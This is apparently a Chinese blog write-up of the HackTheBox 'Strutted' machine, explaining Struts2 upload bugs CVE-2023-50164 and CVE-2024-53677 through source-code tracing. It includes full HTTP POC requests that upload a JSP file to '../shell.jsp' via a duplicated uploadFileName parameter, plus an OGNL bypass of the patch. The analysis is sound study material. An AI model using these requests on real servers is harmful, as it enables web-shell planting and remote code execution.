
HTB Strutted 靶机与 CVE-2024-53677
HTB Strutted 靶机与 CVE-2024-53677
前言
打 htb 靶机 strutted 的时候看到了他的源码,使用了 struts2 6.3.0.1 的框架,在网上搜所相关文章学习了一下这个漏洞,写篇文章记录一下漏洞原理和打靶过程。
源码 我就直接使用的 htb 机器上提供的漏洞源码, 懒得开机器的话,可以用网盘下载
链接:https://pan.quark.cn/s/12e03dd04c92?pwd = 7dr3
提取码:7dr3
CVE-2023-50164
影响范围
Struts 2.0.0-2.3.37
Strust 2.5.0-2.5.32
Strust 6.0.0-6.3.0
CVE-2024-53677
影响范围
Struts 2.0.0 - Struts 2.3.37(EOL)
Struts 2.5.0 - Struts 2.5.33
Struts 6.0.0 - Struts 6.3.0.2
项目部署
直接在 idea 上配置 tmocat 就可以了,用 jdk17,项目的 pom 文件里也有
可以把上传的路径改一下,因为 System.getProperty("user.dir") 默认在 tomcat 的 bin 目录下。当然不改也没关系

改了之后,我们就可以在 tmocat/webapps/ROOT/ 目录下看到初始化的数据库文件和上传的图片了

不改的话,就在 tomcat/bin/webapps/ROOT/ 目录下
漏洞分析
在 struts2 文件上传过程中会经过 FileUploadInterceptor(将multipart/form-data请求流中的文件部分先解析保存为临时文件) 和 ParametersInterceptor(将所有表单参数赋值到Action属性上,做类型转换、绑定) 这两个拦截器,在 struts-default.xml 配置文件中也有体现

我们简单上传一个文件看看具体流程
FileUploadInterceptor

首先来到 FileUploadInterceptor 的 intercept 方法,获得上下文,再从上下文中拿到本次 request 请求
从 MultiPartRequestWrapper 中拿到文件上传请求的各种参数

在获取文件名的过程中,也对文件名称做了一些处理,比如防止目录穿越,我们可以跟进一下这个 getFileNames() 方法

来到 JakartaMultiPartRequest#getFileNames

来到 AbstractMultiPartRequest#getCanonicalName 这个方法处理文件名
protected String getCanonicalName(String originalFileName) {
    // 获取最后一个正斜杠 '/' ASCII为47 的索引,适用于 *nix 路径 如 /tmp/evil.jsp
    int forwardSlash = originalFileName.lastIndexOf(47);
    // 获取最后一个反斜杠 '\' ASCII为92 的索引,适用于 Windows 路径 如 C:\windows\evil.jsp
    int backwardSlash = originalFileName.lastIndexOf(92);
    String fileName;
    if (forwardSlash != -1 && forwardSlash > backwardSlash) {
        // 若路径中即有'/'且其位置晚于'\',则以'/'为分割,截取最后一部分
        fileName = originalFileName.substring(forwardSlash + 1);
    } else {
        // 其他情况,如仅有'\'或二者均无(无目录,或Windows风格路径最末),以'\'为分割
        fileName = originalFileName.substring(backwardSlash + 1);
    }
    return fileName;
}
按照\/ 斜线做了截取,所以就有效防止了 ../../ 形式的目录穿越
我们接着来看 FileUploadInterceptor#intercept 方法
在拿到文件名后,获取文件内容并封装,再添加到上下文中

ParametersInterceptor
接下来就是 ParametersInterceptor#intercept 给 uploadAction 做参数绑定,其实这个函数也是老生常谈的了,在 struts2 的很多 CVE 中都有出现
public String doIntercept(ActionInvocation invocation) throws Exception {
        Object action = invocation.getAction();
        if (!(action instanceof NoParameters)) {
            ActionContext ac = invocation.getInvocationContext();
            HttpParameters parameters = this.retrieveParameters(ac);
            if (LOG.isDebugEnabled()) {
                LOG.debug("Setting params {}", this.getParameterLogMap(parameters));
            }

            if (parameters != null) {
                Map<String, Object> contextMap = ac.getContextMap();

                try {
                    ReflectionContextState.setCreatingNullObjects(contextMap, true);
                    ReflectionContextState.setDenyMethodExecution(contextMap, true);
                    ReflectionContextState.setReportingConversionErrors(contextMap, true);
                    ValueStack stack = ac.getValueStack();
                    this.setParameters(action, stack, parameters);
                } finally {
                    ReflectionContextState.setCreatingNullObjects(contextMap, false);
                    ReflectionContextState.setDenyMethodExecution(contextMap, false);
                    ReflectionContextState.setReportingConversionErrors(contextMap, false);
                }
            }
        }

        return invocation.invoke();
    }
拿到 HttpParameters

调用 setParameters 绑定,在这个方法中使用的是 TreeMap()

TreeMap 相交于 HashMap 有一个特性,我们都知道 HashMap 的键值顺序是随机的,但是 TreeMap 会按照 key 整体的 unicode 码值大小进行排序,
一般表现为大写在前,小写在后(但不是绝对的,更加严谨的还是要算unicode码值)
后边就是从创建的 TreeMap 中取值利用 setParameter()方法把参数放入到值栈上去,并绑定到 UploadAction 中。了解值栈可以参考 Struts2 的值栈和对象栈-阿里云开发者社区

这个 setParameter 也导致过很多的 ognl 表达式注入,当然对于后续的绕过,正是利用了它可以执行 ognl 表达式的特性。ParametersInterceptor 还会获取到其他的参数,放入值栈中,并绑定到对应的 Action 对象上。而在FileUploadInterceptor的处理过程中,我们也看到 fileName是存在硬编码的
String contentTypeName = inputName + "ContentType";
String fileNameName = inputName + "FileName";
inputeName是上传文件的输入框名称 值为 upload,所以 fileNameName 变量就是uploadFileName
在 setParameter ==> Action 的 setter 方法过程中,参数会在 ognl.OgnlRuntime#getDeclaredMethods 中被 capitalizeBeanPropertyName 处理成 baseName,进行了首字母大写。这样我们不就可以把小写的 uploadFileName 变成大写的 UploadFileName,对应的 Action 的 setter 方法也就是 setUploadFile 了,可以变量覆盖

这部分的调用站栈
getDeclaredMethods:2653, OgnlRuntime (ognl)
_getSetMethod:2915, OgnlRuntime (ognl)
getSetMethod:2884, OgnlRuntime (ognl)
hasSetMethod:2955, OgnlRuntime (ognl)
hasSetProperty:2973, OgnlRuntime (ognl)
setProperty:83, CompoundRootAccessor (com.opensymphony.xwork2.ognl.accessor)
setProperty:3359, OgnlRuntime (ognl)
setValueBody:134, ASTProperty (ognl)
evaluateSetValueBody:220, SimpleNode (ognl)
setValue:308, SimpleNode (ognl)
setValue:829, Ognl (ognl)
lambda$setValue$2:550, OgnlUtil (com.opensymphony.xwork2.ognl)
execute:-1, OgnlUtil$$Lambda$232/0x0000000800ee89a8 (com.opensymphony.xwork2.ognl)
compileAndExecute:625, OgnlUtil (com.opensymphony.xwork2.ognl)
setValue:543, OgnlUtil (com.opensymphony.xwork2.ognl)
trySetValue:195, OgnlValueStack (com.opensymphony.xwork2.ognl)
setValue:182, OgnlValueStack (com.opensymphony.xwork2.ognl)
setParameter:166, OgnlValueStack (com.opensymphony.xwork2.ognl)
setParameters:228, ParametersInterceptor (com.opensymphony.xwork2.interceptor)
UploadAction

后边就是 Action 的执行了,UploadAction 即是 Action 又是 Entity。而在 Entity 的实例化过程中,必然是通过 setter 方法来给属性赋值,action 会从值栈上拿到对应映射的值。
漏洞成因(CVE-2023-50164)
所以讲了这么多,我们可以在 ParametersInterceptor 拦截参数的时候多输入一个 uploadFileName 的参数,让他进入值栈的时候,设置到原本的 uploadFileName 下边,这样会调用两遍 setUploadFileName() 方法,从而实现文件名在 setParamter() 方法处理过程中绕过文件名的限制。
那么新的问题来了,我们怎样才能使自己的 uploadFileName 在原本的下边呢?
其实这也很简单,主要利用到了 TreeMap 的特性,我们把程序本身的 inputName 改为大写的 Upload ,在 FileUploadInterceptor 做硬编码拼接的时候就是 UploadFileName 了,这样在就可以实现这种操作
这样就有了两种格式的 POC
payload1
- 在路径后边添加 uploadFileName 参数
POST /strutted/upload.action?uploadFileName=../shell.jsp HTTP/1.1
Host: localhost:8080
Content-Length: 190
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynPQvNY6ZvKUvK7vg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/strutted/upload.action
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2BF12D4C6451AFAE9FB0C4509738F8BE
Connection: close

------WebKitFormBoundarynPQvNY6ZvKUvK7vg
Content-Disposition: form-data; name="Upload"; filename="1.jpg"
Content-Type: application/octet-stream

<% out.println("EXP");%>
------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
payload2
- 在 POST 请求体中添加参数
在 HTTP multipart/form-data 中,上传内容可含多段:
- 文件内容字段:通常有
Content-Disposition: form-data; name="Upload"; filename="1.txt"和实际文件内容。- 普通参数字段:如
Content-Disposition: form-data; name="uploadFileName",内容为 某个文本。
我们可以在加入一个文本字段
POST /strutted/upload.action?=../shell.jsp HTTP/1.1
Host: localhost:8080
Content-Length: 190
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynPQvNY6ZvKUvK7vg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/strutted/upload.action
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2BF12D4C6451AFAE9FB0C4509738F8BE
Connection: close

------WebKitFormBoundarynPQvNY6ZvKUvK7vg
Content-Disposition: form-data; name="Upload"; filename="1.jpg"
Content-Type: application/octet-stream

<% out.println("EXP");%>
------WebKitFormBoundarynPQvNY6ZvKUvK7vg
Content-Disposition: form-data; name="uploadFileName"
Content-Type: application/octet-stream
../shell.jsp

------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
绕过(CVE-2024-53677)
经过上述的学习,我们对 CVE-2023-50164 漏洞已经基本了解了,但是官方在后续版本中进行了修复 github diff
在 HttpParameters 的 appenAll()方法,增加了 remove 逻辑

把 paramName 变成小写,判断是否存在,存在就删除。这样就修复们利用参数来传输同名变量,实现恶意文件名覆盖原变量的恶意操作。

但是这样依然是可以绕过的,因为在 ParametersInterceptor#setParameters 是通过 ognl 表达式操作值栈,来实现 Action 参数绑定的,所以我们通过ognl表达式来绕过他对大小写检验的修复
取到值栈中的 uploadFileName 变量,改变它的值。
通过 [0] 就可以取到整个值栈

通过 [0].top.uploadFileName 就可以取到,在 setParameter() 放入值栈后,我们就可以通过 ognl 表达式拿到对应的值
